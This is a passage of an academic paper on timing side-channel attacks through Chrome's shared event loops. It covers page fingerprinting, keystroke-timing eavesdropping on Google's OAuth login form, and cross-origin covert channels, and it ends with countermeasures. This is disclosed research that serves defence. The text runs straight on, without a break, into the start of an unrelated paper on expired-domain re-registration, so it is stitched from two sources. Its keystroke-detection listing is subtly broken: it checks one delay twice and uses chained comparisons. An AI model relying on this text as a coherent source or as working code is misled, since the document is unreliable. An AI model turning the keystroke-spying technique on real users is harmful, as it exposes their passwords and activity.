At the algorithmic level, we use two sets of techniques for pruning the search for the optimal warping path, namely windowing and step patterns [15].




Figure 5: The top figure represents a raw trace of 200.000 time measurements from the renderer's main thread extracted while loading "google.com". The bottom figure displays the same data after being converted into a time series with $P = 20\,\text{ms}$, i.e. using only 250 data points. The difference in the height of the peaks is due to the accumulation of small events in the raw data, which are not perceptible in the top figure.

- *Windowing* is a heuristic that enforces a global constraint on the envelope of the warping path. It speeds up DTW but will not find optimal warping paths that lie outside of the envelope. Two well-established constraint regions are the *Sakoe-Chiba band* and the *Itakura parallelogram*, see Figure 6.




Figure 6: A global window constraint defines an envelope limiting the search space for optimal warping paths: (a) Itakura parallelogram, and (b) Sakoe-Chiba band.

- *Step patterns* are a heuristic that puts a local constraint on the search for a warping path, in terms of restrictions on its slope. In particular, we rely on three well-known step patterns available in R. Intuitively, the *symmetric1* pattern favors progress close to the diagonal, the *symmetric2* pattern allows for arbitrary compressions and expansions, and the *asymmetric* forces each point in the reference to be used only *once*.




Figure 7: Web page identification performance after tuning with traces from the renderer on Linux machine (1). Effect of *P*, *traceDuration*, and *windowSize*, with three combinations of *stepPattern* and *windowType*.

4.1.5 Parameter tuning

The possible configurations of the techniques presented in Section 4.1.4 create a large parameter space, see Table 1 for a summary.

Parameter	Values	Description
traceDuration	$1000, 2000, 4000$	Trace duration (ms)
P	$5, 10, 20, 50$	Sampling interval (ms)
windowType	*itakura*, *sakoechiba*	Window constraint
windowSize	$1, 5, 10, 30, 50, 100$	Window size
stepPattern	*symmetric1*, *symmetric2*, *asymmetric*	Step pattern

Table 1: List of parameters tuned for optimizing web page identification

We systematically identify the optimal parameter configuration for each event loop on each machine. To avoid overfitting, we divide our dataset of 30 traces (per page, loop, and machine) into 15 traces for tuning and 15 for cross-validation. For each parameter configuration we perform a lightweight version (with 3 rounds) of the evaluation phase described in Section 4.1.6. Figure 7 visualizes an extract of the results we obtain for the renderer process of the Linux (1) machine. The tuning phase yields the following insights:

- The optimal parameters depend on the loop but appear to be stable across machines.
- Measuring the loading phase during 2 seconds is sufficient for recognition of a webpage; the gain in recognition from using longer traces is negligible.
- *P* and *windowSize* are the parameters with the biggest impact on the recognition rate. However, they also have the biggest impact on the computational cost (the optimal choice being most expensive one).
- The combination of *stepPattern* = *symmetric1* and *windowType* = *sakoechiba* generally yields the best results.

4.1.6 Experimental Results

We evaluate the performance of page identification through the shared event loops of host and renderer processes on each individual machine, as well as through the renderer process across two different machines.

To this end, we select the top configuration for each corpus from the tuning phase and carry out a 10-fold cross-validation. In each of the 10 rounds, we partition the validation set into a training set that contains *one* trace of each page, and a testing set that contains *three* different (out of the 14 available) traces of each page. For each of the traces in the testing set, we compute the set of k closest matches in the training set according to the time warping distance.

We measure performance in terms of the *k-match rate*, which is the percentage of pages in the testing set for which the true match is within the set of k closest matches. We abbreviate the 1-match rate by *recognition rate*, i.e. the percentage of pages where the best match is the correct one. The result of the cross-validation is the average k-match rate over all 10 rounds.

Table 2 summarizes our experiments. We highlight the following results:

		k = 1	3	5	10
(1)	Renderer	76.7 %	86.7 %	88.8 %	91.1 %
		sym1,sakoe, $P = 5$, $windowSize = 100$			
(2)	Renderer	58.2 %	68.6 %	71.8 %	75.1 %
		sym1,sakoe, $P = 5$, $windowSize = 100$			
	I/O host	16.2 %	23.2 %	27.9 %	36.1 %
		sym1,sakoe, $P = 20$, $windowSize = 30$			
(3)	Renderer	61.8 %	74.5 %	78.4 %	83.1 %
		sym1,sakoe, $P = 5$, $windowSize = 100$			
	I/O host	23.48 %	32.9 %	38.1 %	46.6 %
		sym1,sakoe, $P = 20$, $windowSize = 30$			

Table 2: 10-fold cross-validation results on different machines and different event loops, with the best configuration after tuning. Machines (1) and (2) refer to the Linux desktops, (3) to the OSX laptop, as described in Section 4.1.2.

- We can correctly identify a page by spying on the renderer from (1) in up to 76.7% of the cases, and cor-

rectly narrow down to a set of 10 candidates in up to 91.1% of the cases.

• We can correctly identify a page though the host process from (3) in up to 23.48% of the cases, and narrow down to a set of 10 candidates in up to 46.6% of the cases.

• We stress that these recognition rates are obtained using a *single* trace for training.

• Recognition is easier through the renderer than through the host. This is explained by the difference in noise and measurement resolution, see Section 3.2.3. Furthermore, most operations on the host only block the I/O thread while signaling their start and completion, whereas the renderer is blocked during the entire execution of each Javascript task.

• We observe different recognition rates on different machines. However the homogeneity in hardware and software of Macbooks facilitate reuse of training data across machines, which may make remote page identification more feasible.

• We obtain recognition rates below 5% for recognition across machines (1) and (3). A reason for this poor performance is that events on the OSX laptop often take 2x-5x more time than on the Linux desktop machine. This difference is reflected in the height of the peaks (rather than in their position), which is penalized by DTW. Normalizing the measurements could improve cross-machine recognition.

The code and datasets used for tuning and cross-validation are available as an R library at `https://github.com/cgvwzq/rlang-loophole`.

4.1.7 Threats to Validity

We perform our experiments in a closed-world scenario with only 2 tabs (the spy and the victim) sharing an event loop. In real world scenarios there can be more pages concurrently running the browser, which will make detection harder. The worst case for monitoring the host process occurs when a tab performs streaming, since the loop gets completely flooded. The renderer's loop, however, is in general more robust to noise caused by other tabs in the browser.

On the other hand, our attacks do not make any use of the pages' source code or of details of Chrome's scheduling system with priority queues, the GC with periodic scavenges, or the frame rendering tasks. We believe that taking into account this information can significantly improve an adversary's eavesdropping capabilities and enable attacks even in noisy, open-world scenarios.

4.2 Detecting User Behavior

In this section we show that it is possible to detect user actions performed in a cross-origin tab or iframe, when the renderer process is shared. We first describe an attack recovering the inter-keystroke timing information against Google's OAuth login forms, which provides higher precision than existing network-based attacks [32].

4.2.1 Inter-keystroke Timing Attack on Google's OAuth login form

Many web applications use the OAuth protocol for user authentication. OAuth allows users to login using their identity with trusted providers, such as Google, Facebook, Twitter, or Github. On the browser, this process is commonly implemented as follows:

1. A web application A pops up the login form of a trusted provider T;
2. User V types their (name and) password and submits the form to T;
3. T generates an authorization token.

Because the window of the login form shares the event loop with the opener's renderer, a malicious A can eavesdrop on the keystroke events issued by the login form.




Figure 8: Delay pattern generated by a keystroke in the Google OAuth login form, measured across origins on Chrome Canary v61 on OSX. The two consecutive delays of approx. 2ms each, correspond to keydown and keypress event listeners.

Figure 8 depicts the event-delay trace of a keystroke as seen by an eavesdropper on the renderer's event loop. The trace contains two characteristic consecutive delays, caused by the keydown and keypress event listeners. We use this observation to identify keystrokes, by scanning the event-delay trace for pairs of consecutive delays that are within a pre-defined range, forgoing any training or offline work. Listing 4 contains the script that performs this operation. We define 0.4 ms as a lower bound, and 3.0 ms as an upper bound for the range. We chose this threshold before gathering the data, by manual inspection of a few keystroke events. Note that this calibration could be done automatically, based on the victim's interactions with a page controlled by an attacker.

```
1  const L = 0.4, U = 3.0, keys = []
2
3  for(let i=1; i<trace.length-1; i++){
4      let d1 = trace[i] - trace[i-1],
5          d2 = trace[i+1] - trace[i]
6
7      if (L<d1<U && L<d1<U){
8          keys.push(trace[i])
9      }
10 }
```

Listing 4: Pseudo-Javascript code to detect keystrokes in a trace of timestamps gathered by the code in Listing 1. We classify a timestamp as a keystroke if the differences to the previous and subsequent timestamps ($d1$ and $d2$) are both in a predefined range.

4.2.2 Experimental Evaluation

To evaluate the effectiveness of this attack, we have implemented a malicious application A that extracts the inter-keystroke timing information from a user V logging-in via Google's OAuth. The focus of our evaluation is to determine the accuracy with which keystroke timings can be measured through the event loop. A full keystroke recovery attack is out of scope of this paper; for this refer to [32].




Figure 9: Experimental setup for evaluating effectiveness of automatic, cross-renderer keystroke detection.

We simulate an inter-keystroke timing attack in 4 steps, which are described below and illustrated in Figure 9.

1. A Selenium[3] script acting as V navigates to A, clicks on the login button (which pops up Google's OAuth login form), types a password, and submits the form.
2. Meanwhile, the attacker A monitors the main thread's event loop using the attack described in Section 4.2.1.
3. V and A send to the server the timestamps of the *real* and the *detected* keystrokes, respectively.
4. We compute the accuracy of the detected keystrokes, where we take the timestamps of the real keystrokes as ground truth. Matching the timestamps requires taking into account the delay ($6-12$ ms on our machine) between Selenium triggering an event, and Chrome receiving it.

We use as inter-keystroke timings random delays uniformly drawn from $100-300$ ms. This choice is inspired by [20], who report on an average inter-keystroke delay of 208 ms. Using random delays is sufficient for evaluating the accuracy of eavesdropping on keystrokes, but it obviously does not reveal any information about the password besides its length.

4.2.3 Experimental Results

We perform experiments with 10.000 passwords extracted from the RockYou dataset, where we obtain the following results:

- In 91.5% of the cases, our attack correctly identifies the length of a password. [4] In 2.2% of the cases, the attack misses one or more characters, and in 6.3% of the cases it reports spurious characters.
- For the passwords whose length was correctly identified, the average time difference between a true keystroke and a detected keystroke event is 6.3ms, which we attribute mostly to the influence of Selenium. This influence cancels out when we compute the average difference between a true inter-keystroke delay and a detected inter-keystroke delay, which amounts to 1.4 ms. The noise of these measurements is low: We observe a standard deviation of 6.1 ms, whereas the authors of [20] report on 48.1 ms for their network based measurements.

Overall, our results demonstrate that shared event loops in Chrome enable much more precise recovery of keystroke timings than network-based attacks. Moreover, this scenario facilitates to identify the time when keystroke events enter the loop (from popping-up to form submission), which is considered to be a major obstacle for inter-keystroke timing attacks on network traffic [20].

Keystroke timing attacks based on monitoring *procfs* [38] or CPU caches [18] can extract more fine-grained information about keystrokes, such as containment in a specific subsets of keys. However, they require filesystem access or are more susceptible to noise, due to the resource being shared among all processes in the system. In contrast, our attack enables targeted eavesdropping without specific privileges.

[3] Selenium (`http://www.seleniumhq.org/`) is a cross-platform testing framework for web applications that provides capabilities for programmatically navigating to web pages and producing user input.

[4] We configured Selenium to atomically inject characters that would require multiple keys to be pressed.

4.2.4 Open Challenges for Recognizing User Events

We conclude by discussing two open challenges for recognizing user events, namely the detection of user events beyond keystrokes and the detection of events in the browser's host process.

Detecting User Events beyond Keystrokes A continuous mouse movement results in a sequence of events, each of which carrying information about the coordinates of the cursor's trajectory. These events are issued with an inter-event delay of 8 ms, and the (empty) event listener operation blocks the loop for approx 0.1 ms. The particular frequency and duration of these events makes mouse movements (or similar actions, like scrolling) easy to spot with LoopScan, as seen in Figure 10.




Figure 10: Mouse movement captured by LoopScan tool. The graph shows 3 delays of 0.1 ms duration (at t equals 3350, 3358 and 3366), with an inter-event delay of 8 ms.

Likewise, mouse click events, corresponding to "up" or "down", can be identified using LoopScan. Their shape depends on the specific event listener of the spied web page and the HTML element being clicked. We expect that events *with* specific listeners are more easily detectable than events *without* registered event listeners, that is, user actions that do not trigger Javascript execution. However, we can use the context in which the event occurs to reduce the search space. For instance, most mouse clicks only appear between two sequences of mouse movement events.

We are currently investigating techniques that enable the automatic identification of such patterns in event-delay streams. A promising starting point for this are existing on-line variants of dynamic time-warping [31].

Detecting User Events in the Host Process Our discussion so far has centered on detecting user events in the event loop of the renderer process. However, all user events originate in the main thread of the host process and are sent towards a specific renderer through the event loop of the host's I/O thread. Hence, any user action can in principle be detected by spying on the host.

Unfortunately, our current methods are not precise enough for this task, since the host's I/O thread is more noisy than the renderer's main thread and the effect of a user action on the host process is limited to a short signaling message, whereas the renderer's main thread is affected by the execution of the corresponding Javascript event listener.

4.3 Covert Channel

In this section we show how shared event loops in Chrome can be abused for implementing covert channels, i.e. channels for illicit communication across origins. We first consider the case of cross-origin pages sharing the event loop of a renderer's main thread before we turn to the case of cross-origin pages sharing the event loop of the host processes' I/O thread.

4.3.1 Renderer Process

We implement a communication channel to transmit messages from a sender page S to a cross-origin receiver page R running in the same renderer process.

For this, we use a simple, unidirectional transmission scheme without error correction. Specifically, we encode each bit using a time interval of fixed duration t_b. The optimal configuration of t_b depends on the system. In our experiments we tried different values, with $t_b = 5$ ms giving good results on different platforms: Chromium 52.0 on Debian 64-bit and Chrome 53 on OSX.

In each of those intervals we do the following:

- the sender S idles for transmitting a `0`; it executes a blocking task of duration $\hat{t} < t_b$ for transmitting a `1`.
- the receiver R monitors the event loop of the renderer's main thread using the techniques described in Section 3.1; it decodes a `0` if the length of the observed tasks is below a threshold (related to $\hat{t}$), and a `1` otherwise.

Transmission starts with S sending a `1`, which is used by the agents to synchronize their clocks and start counting time intervals. Transmission ends with S sending a null byte. With this basic scheme we achieve rates of 200 bit/s. These numbers can likely be significantly improved by using more sophisticated coding schemes with error correction mechanisms; here, we are only interested in the proof-of-concept.

We note that there are a number of alternative covert channels for transmitting information between pages running in the same renderer [1], e.g., using `window.name`, `location.hash`, `history.length`, scrollbar's position or `window.frames.length`. What distinguishes the event-loop based channel is that it does not require the sender and receiver to be connected, i.e. they do not need to hold references to each other in order to communicate.

4.3.2 Host Process

We also implement a communication channel to transmit messages between two cooperative renderer processes

sharing the host process. Transmission is unidirectional from sender S to receiver R. Figure 11 visualizes how this channel can be used, even if one of the parties browses in Incognito mode.




Figure 11: Covert channel through the I/O event loop of the Chrome's host process. Tabs in different renderer processes (one of them navigating in *Incognito* mode) communicate.

As before, we encode each bit using a time intervals of fixed duration t_b. During each intervals we do the following:

- the sender S idles for transmitting a `0`; it posts N fetch requests into the I/O thread's queue for sending a `1`.
- the receiver R monitors the event loop of the I/O thread of the host process using the techniques described in Section 3.2. It decodes a `0` if the number of observed events during time interval t_b is below a threshold, and `1` otherwise.

The optimal values of N and t_b highly depend on the machine. In our experiments we achieve good results, working on different systems, with a $t_b = 200$ ms and $N = 350$, which give us a 5 bit/s transmission rate. This rate is significantly lower than for communication using the renderer event loop, which is explained by the difference in noise and monitoring resolution of both channels, as discussed in Section 3.2.3.

The threat scenario of this covert channel is more relevant than the previous one for the renderer loop. For example it could be used for exfiltrating information from an attacked domain (on a tab executing malicious Javascript). Using Workers (which are background threads that run independently of the user interface) we can transfer information across origins, without affecting the user experience and without generating network traffic.

5 Discussion

We have shown how sharing event loops leads to timing side-channels and presented different attacks on Chrome. We communicated our findings to the Chromium security team, who decided not to take action for the time being. Nevertheless, our results point to fundamental security issues in the event-driven architecture of browsers that eventually need to be addressed in a fundamental manner. Below, we discuss how other platforms are affected and present possible countermeasures.

5.1 Beyond Chrome

We focus on Chrome in our analysis because it is the most widely used browser, and because it was the first one to implement a multi-process architecture. However, there are good reasons to expect similar side channels in other browsers, as they all follow the same event-driven paradigm and rely on similar architectures.

For instance, recent Firefox versions with multi-process support[5] also rely on a privileged *browser process* and multiple *content processes* that, unlike renderers in Chrome, act as a pool of threads for each different origin (each with its own message queue). Despite this difference, tests with LoopScan on Firefox version 55 show that congestion on both event loops is observable across origins and tabs.

Specifically, we applied the monitoring technique for the renderers described in Section 3.1.2 on a micro-benchmark with a set of 30 pages with 15 traces each. We achieved a recognition rate of 49%, which is below the recognition rate achieved on Chrome for a set of 500 pages. A fair comparison between both architectures will require a better understanding of Firefox's policy for mapping sites to threads and events to loops.

5.2 Countermeasures

The attacks presented in this paper rely on two capabilities of the adversary: (1) the ability to post tasks into the loop's queue with high frequency, and (2) the ability to accurately measure the corresponding time differences.

Rate Limiting. An obvious approach to counter (1) is to impose a limit on the rate at which tasks can be posted into an event loop. Unfortunately, rate limiting implies penalties on performance, which is especially problematic for asynchronous code.

At the level of the renderer, one possibility is to rely on an *accumulate and serve* policy [22]. With this policy, the event loop accumulates all the incoming jobs

[5] Firefox's Electrolysis (or e10s) project

in a buffer for a period T, and then process and serves all the accumulated jobs from party A, followed by all the jobs from V. This has the advantage of limiting the amount of information leaked while retaining high amortized throughput.

At the level of the host process, where resource fetching is one of the main performance concerns, setting any bound on the processing rate is not acceptable. Here, it seems more reasonable to monitor the IPC activity of all renderers and penalize or flag those who exhibit a bad or anomalous behavior, e.g., along the lines of [39].

Reduce Clock Resolution. An obvious approach to counter (2) is to limit the resolution of available clocks. This has already been applied by browser vendors for mitigating other kinds timing channels, but these efforts are unlikely to succeed, as shown in [23]: Modern browsers have a considerable number of methods to measure time without any explicit clock. For instance, some recent exploits [16] use high-resolution timers build on top of SharedArrayBuffers. The current resolution of `performance.now` is limited to $5\,\mu$s, which makes microarchitectural timing attacks difficult, but does not preclude the detection of Javascript events.

Full Isolation. As discussed in Section 2.2, Chrome's multi-process architecture tries to use a different renderer for different origins, except for some corner cases. The "Site Isolation Project" is an ongoing effort to ensure a complete process-per-site-instance policy, that means: providing cross-process navigations, cross-process Javascript interactions and out-of-process iframes. All this without inducing too much overhead.

One open question is how to handle the system's process limit, namely which sites should have isolation preference, or which heuristic for process reuse should be used. A recent proposal, "IsolateMe" [4], puts the developers in charge of requesting to be isolated from other web content (even if it does not provide a firm guarantee).

CPU Throttling. Chrome v55 introduces an API that allows to limit how much CPU a background page is allowed to use, and to throttle tasks when they exceed this limit. This affects background tabs trying to spy on the renderer's main thread, but still allows spying on (and from) any iframe and popup, as well as on the I/O thread of the host process through shared Workers. Moreover, background tabs with audio activity are not affected, as they are always marked as foreground. Since Chrome v57 pages (or tabs) are only subjected to throttling after 10 seconds in the background, which is too long to prevent the attacks in this paper.

6 Related Work

Timing attacks on web browsers date back to Felten and Schneider [13], who use the browser cache to obtain information about a user's browsing history.

More recently, so-called cross-site timing attacks [10, 35] have exploited the fact that the browser attaches cookies to all requests, even when they are performed across origins. The presence or absence of these cookies can be determined by timing measurements, which reveals information about the user's state on arbitrary sites. A special case are cross-site search attacks [14], which circumvent the same-origin policy to extract sensitive information, by measuring the time it takes for the browser to receive responses to search queries.

Other classes of browser-based timing attacks exploit timing differences in rendering operations [24, 33, 5], or simply use the browser as an entry point for Javascript that exploits timing channels of underlying hardware, for example caches [26, 16], DRAM buffers [17], or CPU contention [9].

Of those approaches, [9] is related to our work in that it identifies web pages across browser tabs, based on timing of Javascript and a classifier using dynamic time warping. However, because the attack relies on CPU contention as a channel, it requires putting heavy load on all cores for monitoring. In contrast, our attack exploits the browser's event loop as a channel, which can be monitored by enqueing one event at a time. This makes our attack stealthy and more independent of the execution platform.

To the best of our knowledge, we are first to mount side-channel attacks that exploit the event-driven architecture of web browsers. Our work is inspired by a proof-of-concept attack [36] that steals a secret from a cross-origin web application by using the single-threadedness of Javascript. We identify Chrome's event-driven architecture as the root cause of this attack, and we show how this observation generalizes, in three different attacks against two different event loops in Chrome.

Finally, a central difference between classical site fingerprinting [28, 19, 34, 12] approaches and our page identification attack is the adversary model: First, our adversary only requires its page to be opened in the victim's browser. Second, instead of traffic patterns in the victim's network, our adversary observes only time delays in the event queues of the victim's browser. We believe that our preliminary results, with up to 76% of recognition rate using *one single* sample for training in a closed-world with 500 pages, can be significantly improved by developing domain-specific classification techniques.

7 Conclusions

In this paper we demonstrate that shared event loops in Chrome are vulnerable to side-channel attacks, where a spy process monitors the loop usage pattern of other processes by enqueueing tasks and measuring the time it takes for them to be dispatched. We systematically study how this channel can be used for different purposes, such as web page identification, user behavior detection, and covert communication.

Acknowledgments We thank Thorsten Holz, Andreas Rossberg, Carmela Troncoso, and the anonymous reviewers for their helpful comments. We thank Javier Prieto for his help with the data analysis. This work was supported by Ramón y Cajal grant RYC-2014-16766, Spanish projects TIN2012-39391-C04-01 StrongSoft and TIN2015-70713-R DEDETIS, and Madrid regional project S2013/ICE-2731 N-GREENS.

References

[1] Covert channels in the sop. https://github.com/cgvwzq/sop-covert-channels. Accessed: 2017-02-16.

[2] HTML Living Standard. https://html.spec.whatwg.org/. Accessed: 2017-05-24.

[3] Understanding about:tracing results. https://www.chromium.org/developers/how-tos/trace-event-profiling-tool/trace-event-reading. Accessed: 2017-02-16.

[4] Isolation explainer. https://wicg.github.io/isolation/explainer.html, 2016. Accessed: 2017-05-24.

[5] ANDRYSCO, M., KOHLBRENNER, D., MOWERY, K., JHALA, R., LERNER, S., AND SHACHAM, H. On subnormal floating point and abnormal timing. In *SSP* (2015), IEEE.

[6] BARTH, A., JACKSON, C., REIS, C., TEAM, T., ET AL. The security architecture of the chromium browser. http://www.adambarth.com/papers/2008/barthjackson-reis.pdf, 2008.

[7] BERNDT, D. J., AND CLIFFORD, J. Using dynamic time warping to find patterns in time series. In *KDD workshop* (1994), AAAI Press.

[8] BERNSTEIN, D. Cache-timing attacks on AES. https://cr.yp.to/antiforgery/cachetiming-20050414.pdf, 2005.

[9] BOOTH, J. M. Not so incognito: Exploiting resource-based side channels in javascript engines. http://nrs.harvard.edu/urn-3:HUL.InstRepos:17417578, 2015.

[10] BORTZ, A., AND BONEH, D. Exposing private information by timing web applications. In *WWW* (2007), ACM.

[11] BOSMAN, E., RAZAVI, K., BOS, H., AND GIUFFRIDA, C. Dedup Est Machina: Memory Deduplication as an Advanced Exploitation Vector. In *SSP* (2016), IEEE.

[12] DYER, K. P., COULL, S. E., RISTENPART, T., AND SHRIMPTON, T. Peek-a-Boo, I Still See You: Why Efficient Traffic Analysis Countermeasures Fail. In *SSP* (2012), IEEE.

[13] FELTEN, E. W., AND SCHNEIDER, M. A. Timing attacks on web privacy. In *CCS* (2000), ACM.

[14] GELERNTER, N., AND HERZBERG, A. Cross-Site Search Attacks. In *CCS* (2015), ACM.

[15] GIORGINO, T. Computing and visualizing dynamic time warping alignments in r: The dtw package. *JSS 31*, 7 (2009), 1–24.

[16] GRAS, B., RAZAVI, K., BOSMAN, E., BOS, H., AND GIUFFRIDA, C. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS* (2017), The Internet Society.

[17] GRUSS, D., MAURICE, C., AND MANGARD, S. Rowhammer.js: A remote software-induced fault attack in javascript. In *DIMVA* (2016), Springer.

[18] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security* (2015), USENIX Association.

[19] HAYES, J., AND DANEZIS, G. k-fingerprinting: A Robust Scalable Website Fingerprinting Technique. In *USENIX Security* (2016), USENIX Association.

[20] HOGYE, M. A., HUGHES, C. T., SARFATY, J. M., AND WOLF, J. D. Analysis of the feasibility of keystroke timing attacks over ssh connections. http://www.cs.virginia.edu/~evans/cs588-fall2001/projects/reports/team4.pdf, 2001.

[21] JANA, S., AND SHMATIKOV, V. Memento: Learning secrets from process footprints. In *SSP* (2012), IEEE.

[22] KADLOOR, S., KIYAVASH, N., AND VENKITASUBRAMANIAM, P. Mitigating timing side channel in shared schedulers. *IEEE/ACM Trans. Netw. 24*, 3 (2016), 1562–1573.

[23] KOHLBRENNER, D., AND SHACHAM, H. Trusted Browsers for Uncertain Times. In *USENIX Security* (2016), USENIX Association.

[24] KOTCHER, R., PEI, Y., JUMDE, P., AND JACKSON, C. Cross-origin pixel stealing: timing attacks using CSS filters. In *CCS* (2013), ACM.

[25] LAMPSON, B. W. A note on the confinement problem. *Communications of the ACM 16*, 10 (1973), 613–615.

[26] OREN, Y., KEMERLIS, V. P., SETHUMADHAVAN, S., AND KEROMYTIS, A. D. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and Their Implications. In *CCS* (2015), ACM.

[27] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache attacks and countermeasures: the case of AES. In *CT-RSA* (2006), Springer.

[28] PANCHENKO, A., LANZE, F., PENNEKAMP, J., ENGEL, T., ZINNEN, A., HENZE, M., AND WEHRLE, K. Website fingerprinting at internet scale. In *NDSS* (2016), The Internet Society.

[29] PEDERSEN, M. V., AND ASKAROV, A. From Trash to Treasure: Timing-sensitive Garbage Collection. In *SSP* (2017), IEEE.

[30] REIS, C., AND GRIBBLE, S. D. Isolating web programs in modern browser architectures. In *EuroSys* (2009), ACM.

[31] SAKURAI, Y., FALOUTSOS, C., AND YAMAMURO, M. Stream monitoring under the time warping distance. In *ICDE* (2007), IEEE.

[32] SONG, D. X., WAGNER, D., AND TIAN, X. Timing Analysis of Keystrokes and Timing Attacks on SSH. In *USENIX Security* (2001), USENIX Association.

[33] STONE, P. Pixel perfect timing attacks with html5 (white paper). https://www.contextis.com/documents/2/Browser_Timing_Attacks.pdf, 2013.

[34] SUN, Q., SIMON, D. R., WANG, Y.-M., RUSSELL, W., PADMANABHAN, V. N., AND QIU, L. Statistical identification of encrypted web browsing traffic. In *SSP* (2002), IEEE.

[35] VAN GOETHEM, T., JOOSEN, W., AND NIKIFORAKIS, N. The Clock is Still Ticking: Timing Attacks in the Modern Web. In *CCS* (2015), ACM.

[36] VELA, E. Matryoshka: Timing attacks against javascript applications in browsers. `http://sirdarckcat.blogspot.com.es/2014/05/matryoshka-web-application-timing.html`, 2013.

[37] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *USENIX Security Symposium* (2014).

[38] ZHANG, K., AND WANG, X. Peeping tom in the neighborhood: Keystroke eavesdropping on multi-user systems. In *USENIX Security* (2009), USENIX Association.

[39] ZHANG, T., ZHANG, Y., AND LEE, R. B. CloudRadar: A Real-Time Side-Channel Attack Detection System in Clouds. In *RAID* (2016), Springer.

Game of Registrars: An Empirical Analysis of Post-Expiration Domain Name Takeovers

Tobias Lauinger
Northeastern University

Abdelberi Chaabane
Nokia Bell Labs

Ahmet Salih Buyukkayhan
Northeastern University

Kaan Onarlioglu
www.onarlioglu.com

William Robertson
Northeastern University

Abstract

Every day, hundreds of thousands of Internet domain names are abandoned by their owners and become available for re-registration. Yet, there appears to be enough residual value and demand from domain speculators to give rise to a highly competitive ecosystem of *drop-catch* services that race to be the first to re-register potentially desirable domain names in the very instant the old registration is deleted. To pre-empt the competitive (and uncertain) race to re-registration, some registrars sell their own customers' expired domains *pre-release*, that is, even before the names are returned to general availability.

These practices are not without controversy, and can have serious security consequences. In this paper, we present an empirical analysis of these two kinds of post-expiration domain ownership changes.We find that 10 % of all com domains are re-registered on the same day as their old registration is deleted. In the case of org, over 50 % of re-registrations on the deletion day occur during only 30 s. Furthermore, drop-catch services control over 75 % of accredited domain registrars and cause more than 80 % of domain creation attempts, but represent at most 9.5 % of successful domain creations. These findings highlight a significant demand for expired domains, and hint at highly competitive re-registrations.

Our work sheds light on various questionable practices in an opaque ecosystem. The implications go beyond the annoyance of websites turned into "Internet graffiti" [26], as domain ownership changes have the potential to circumvent established security mechanisms.

1 Introduction

Domain names are a key part of linking to content on the Web, and they have an equally central role in naming services on the Internet, such as in email addresses. A large number of security mechanisms and protocols have been devised that rely on domains to designate distinct zones of authority or trust. For example, controlling a domain name is often equivalent to gaining access to additional resources [44]. An assumption common to all these approaches is that domain ownership is constant and perpetual. However, in actuality this is not true as domain name registrations must be renewed and paid for on a yearly basis. In fact, hundreds of thousands of expired domain names are deleted each day (e.g., over 75 k per day in the popular com zone alone [24]).

Once a domain name has been deleted, it can be re-registered by any interested party on a first-come, first-served basis. Schlamp et al. [44] showed how such re-registrations can be used to take over protected resources associated with these domains. Nikiforakis et al. [42] discussed websites still attempting to include JavaScript code from third-party domains long after they had expired, allowing attackers to inject code into these sites. Lever et al. [33] measured more formally how often re-registered domains were associated with malicious behaviour. However, by focussing on certain kinds of risk or malice, these studies do not illustrate the full scope of the issue.

We argue that the problem goes beyond specific cases of abuse related to re-registered domains. It also includes the much broader and more frequent category of *undesirable behaviour* akin to topics thoroughly studied by the security community, such as spam [32], search engine poisoning [49], ISPs hijacking NXDOMAIN DNS responses [50], domain parking [2, 48], typo-squatting [1, 37, 47], and reuse of social media profile names [35, 36]. Re-registered domains appear to be predominantly used for speculation and monetisation purposes, taking advantage of the residual traffic still reaching the domains. Users who follow links from third-party websites or type in an address that they remember are taken to a new incarnation of the site that can be arbitrarily different from the service that they actually wish to visit. In Section 4.4, we show that a majority of re-registered domains are parked and host nothing but advertisements. ICANN called this undesirable practice "a form of Inter-

net graffiti" [26]; domain parking is also known to pose higher-than-average risks to visitors [48].

We believe it is important for the security community to better understand the big picture of domain ownership transfers and the implications for users, Internet abuse, and defences thereof. This paper provides a quantitative analysis of the "recycling" of expired domain names. We show that this is a frequent phenomenon, causing a range of negative side effects as companies compete with each other while catering to the demand for expired domains.

There are four distinct scenarios in which domains can change owners: When the current owner sells to a new owner while the domain registration is active; when the domain's sponsoring registrar sells the domain to a new owner while the domain registration is expired but before control of the domain is returned to the registry (*pre-release*); as an instant re-registration in the very moment the old registration is deleted, using a *drop-catch* service; or as a conventional domain registration at any later time using any domain name registrar. Regular domain sales are authorised by the owner of the domain and therefore less of a concern from an abuse perspective. Medium to long-term domain re-registrations have been studied before [29, 22]. Pre-release and drop-catch domain ownership transfers, however, are barely mentioned in the literature, and we are not aware of any systematic measurement or quantification of these phenomena.

There is an entire ecosystem of services attempting to monetise and profit from expired domains. Many domain registrars such as GoDaddy auction off their own customers' expired domains (without their collaboration); when sold, these domains maintain their current registration and are simply made over to the new owner. From a security perspective, such pre-release domains are problematic because they retain their original creation dates and exhibit only very limited cues as to the new ownership. For instance, pre-release domains subvert proactive creation-time domain blacklisting mechanisms such as Predator [21], which is related to a similar technique used by the commercial Spamhaus blacklist, because the ownership change does not involve a new registration. This example illustrates the need for a thorough study of how commonly pre-release domains are available and sold.

Once expired domains are deleted, they can be re-registered on a first-come, first-served basis, and these re-registrations can be quite competitive. So-called *drop-catch* services race to be the first to re-register expired domain names in the very moment they become available. During a daily phenomenon that is called "the drop," they flood the registry's systems with registration requests, something previously described as "the world's largest legal denial of service attack" [8]. In order to gain an advantage over their competition, drop-catch services reverse-engineer details of the drop [8, 28] and place their own systems in an "optimal strategical location" [4] physically close to the registry; these optimisations resemble high-frequency trading in the financial industry. Drop-catch services are not without controversy. Some registries actively discourage the practice (e.g., registrars are penalised for failed `uk` registration requests [8]), while others at least implicitly encourage or facilitate it (e.g., Verisign makes available to its registrars lists of `com` and `net` domains that are about to be deleted).

The extent and process of the drop are publicly known only in abstract terms as each drop-catch service aims to maintain their competitive position. In this paper, we conduct the first measurement study of the drop and provide as much detail as is possible from an outside vantage point. Furthermore, we characterise the extent and competitiveness of drop-catch re-registrations on "day 0," that is, the day an expired domain name is deleted.

